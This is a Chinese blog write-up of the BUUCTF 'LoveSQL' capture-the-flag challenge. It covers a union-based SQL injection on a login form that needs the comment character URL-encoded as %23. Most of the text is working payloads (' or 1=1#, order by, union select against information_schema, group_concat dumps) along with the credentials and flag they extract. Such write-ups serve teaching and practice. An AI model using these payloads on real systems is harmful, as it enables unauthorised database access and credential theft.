BUUCTF WEB LOVESQL

原创


小哈小哈喽 于 2020-08-20 08:23:21 发布 664 收藏 4

分类专栏： CTF-WEB 文章标签： wep

本文链接：https://blog.csdn.net/m0_46315342/article/details/108115505

BUUCTF WEB LOVESQL

这个题考的是普通的联合注入，但是有一个比较坑的地方就是注释符，所以以后一定要多试试注释符。这个题是这样的，如果你直接写# 或者 --+ 这样的，就得不到想要的界面，这里需要对注释符进行url编码，换成%23这样的




设置用户名为123,密码为111登陆试一下

在用户名处设置’ “试一下

只有设置为单引号的时候有报错信息，然后试一下万能密码 ' or 1=1#


出现了这样的情况，原因竟然是注释符要换成编码过的%23



然后就是正常的流程了（这个题目**username**和**password**两个地方都可以作为注入点）

爆列数：

```
?username=123&password=111' order by 4%23
```




```
?username=123&password=111' order by 3%23
```


到4的时候就报错，说明3是个分界点，列数为3（这也是做题积累出来的小tips）

爆显示位:

```
?username=123&password=111' union select 1,2,3%23
```


获取所有数据库名:

```
?username=123&password=111' union select 1,version(),database()%23
```



获取所有表名


```
?username=123&password=111' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23
```




```
geekuser,  l0ve1ysq1
```

获取所有列名


```
?username=1&&password=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'%23
```




```
id,username,password
```

获取所有数据：

```
?username=1&&password=1' union select 1,2,group_concat(concat_ws('-',id,username,password)) from l0ve1ysq1%23
```




```
1-cl4y-wo_tai_nan_le,2-glzjin-glzjin_wants_a_girlfriend,3-Z4cHAr7zCr-biao_ge_dddd_hm,4-0xC4m3l-linux_chuang_shi_ren,5-Ayrain-a_rua_rain,6-Akko-yan_shi_fu_de_mao_bo_he,7-fouc5-cl4y,8-fouc5-di_2_kuai_fu_ji,9-fouc5-di_3_kuai_fu_ji,10-fouc5-di_4_kuai_fu_ji,11-fouc5-di_5_kuai_fu_ji,12-fouc5-di_6_kuai_fu_ji,13-fouc5-di_7_kuai_fu_ji,14-fouc5-di_8_kuai_fu_ji,15-leixiao-Syc_san_da_hacker,16-flag-flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}
```

就这样得到了flag{31537538-4019-4be7-b7fc-f87b3fdbe3df}